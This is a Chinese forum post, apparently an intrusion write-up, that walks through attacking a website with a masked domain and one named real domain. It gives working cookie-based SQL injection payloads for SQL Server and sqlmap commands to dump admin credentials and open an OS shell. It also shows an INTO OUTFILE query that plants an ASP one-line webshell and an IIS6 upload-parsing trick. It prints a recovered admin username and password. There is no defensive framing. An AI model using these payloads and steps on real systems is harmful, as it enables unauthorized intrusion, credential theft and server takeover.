本帖最后由 venom 于 2016-9-19 22:52 编辑
1、信息收集 1.2 ping一下得到网址(后面扫描做准备) 1.3 去网站上搜集相关网站的信息 site: xxxxx.com( 也就是域名相同的网站搜索)
1.4 进去之后就是观察他的网站框架。
1.5 二级域名扫描(使用工具)2、扫描(注入点,后台,端口号) 2.1扫描注入点(有时候扫不出来,可以手工试一下找注入点,一般就是新闻页面可能会有注入点。)

http://www.xxxxx.com/newsView.asp?id=10592.2扫描后台(这里的后台也不容易扫出来啊,不过扫出来了)
2.3 扫描端口号

结果:数据库是 sql server
3、注入( cookie注入,在尝试了其他的注入类型不能之后可以尝试这种方法,或者是过滤太严格的时候也可以还尝试)
3.1 手工注入【 1】首先找到注入点之后就是先进行单引号看是什么注入类型,显然这里是不能够用正常的get和post方式。

【 2】然后就会想到用别的方法,这里想到了cookie注入,但是cookie注入的前提是允许request(“xx”)方式传参数。现在开始测试是否可以注入:
(1)首先要在注入点的地址栏清空,然后写上语句javascript:alert(document.cookie="id="+escape("1059"));然后会弹出对话框,然后就是在地址栏上面将? Id=1059去掉然后执行,正常显示页面。说明在这里可以进行 cookie注。

2)然后就是和正常的页面一样进行测试
and 1=1 :Javascript:alert(document.cookie=”id=”+escape”1059 and 1=1”);
and 1=2: Javascript:alert(document.cookie=”id=”+escape”1059 and 1=2”);
( 3)首先就是看一下自己的权限,回显正常说明就是sa权限
javascript:alert(document.cookie="id="+escape("1059 and 0 union select IS_SRVRMEMBER('sysadmin')"));

字段,根据回显和以前一样判断字段,判断字段是11。javascript:alert(document.cookie="id="+escape("1059 order by 10")); (4)现在就是报判断数据库名(盲注 ,根据页面回显知道结果)

1 长度:javascript:alert(document.cookie="id="+escape("1059 and len(db_name)>9"));-->长度是7

2、ascii 码或者substring函数:javascript:alert(document.cookie="id="+escape("1059 and ascii(substring((select db_name()),1,1))=103"));--> 最后知道是ganvana( javascript:alert(document.cookie="id="+escape("1059 and substring((select db_name()),1,1)='g'"));)
(5)下面就照着上面的方法进行判断,先判断表的长度,在判断ascii的值(yqj_manager),然后是字段的长度和ascii的值(login_txt_name,login_txt_pass),最后得到值 用户名:bobcat 密码: happy@new158 3.2中转工具(就是将网站的内容先回转到本地进行测试)
【1】首先将工具打开,然后就是将自己找到的注入点和参数放进去。生成的asp文件用简易的iis打开就行了。

【3】接下来就是和上面一样进行盲注。3.3 用sqlmap进行爆破。
【 1】报数据库名称: sqlmap -u "http://www.xxxxx.com/newsView.asp" --cookie "id=1059" --current-db --level 2
【 2】表名称:sqlmap -u "http://www.xxxxx..com/newsView.asp" --cookie "id=1059" --tables -D ganvana --level 2

【 3】列名称:sqlmap -u "http://www.xxxxx..com/newsView.asp" --cookie "id=1059" --columns -D ganvana -T yqj_manager --level 2

【4】值:sqlmap -u "http://www.xxxxx..com/newsView.asp" --cookie "id=1059" --dump -D ganvana -T yqj_manager -C login_txt_name,login_txt_pass --level 2 【5】破解md5 之后就是happy@new1584、取得 shell4.1 前台sa权限直接写入一句话木马。(可能是因为有防护软件所以没有成功)用明小子直接扫出来了一个网址,里面有路径。


直接写入一句话http://localhost:51780/jmcook.asp?jmdcw=1059 and 0 UNION SELECT 1,2,3,4,5,6,7,8,9,'<%eval request("xx")%>',11 into outfile 'E:\NewWeb\2015\qq.asp'


菜刀连接,但是报错404,可能是因为没创建成功或者有防护软件将其删除。
4.2扫描的时候发现了ckeditor,查看版本之后去网上查找漏洞,但是本版本比较高没有什么可以利用的漏洞。 (1)ckfinder上传漏洞
ckfinder是一个AJAX的文件管理工具,配合ckeditor用于网站上传、管理文件。
但是ckfinder/ckfinder.html页面,访问不需特别权限。
利用在IIS6.0的环境下的解析漏洞可拿webshell。
(2)ckeditor上传漏洞http://www.netknight.in/manage/ckfinder/ckfinder.html上传1.gif后再右击重命名成1.asp;.gif
4.3后台图片,抓包上传,但是限制的比较死,没有找到办法上传。
4.4直接用sqlmap拿shell sqlmap -u"http://www.xxxxx.com/newsView.asp" --cookie "id=1059" --level 2 --os-shell
|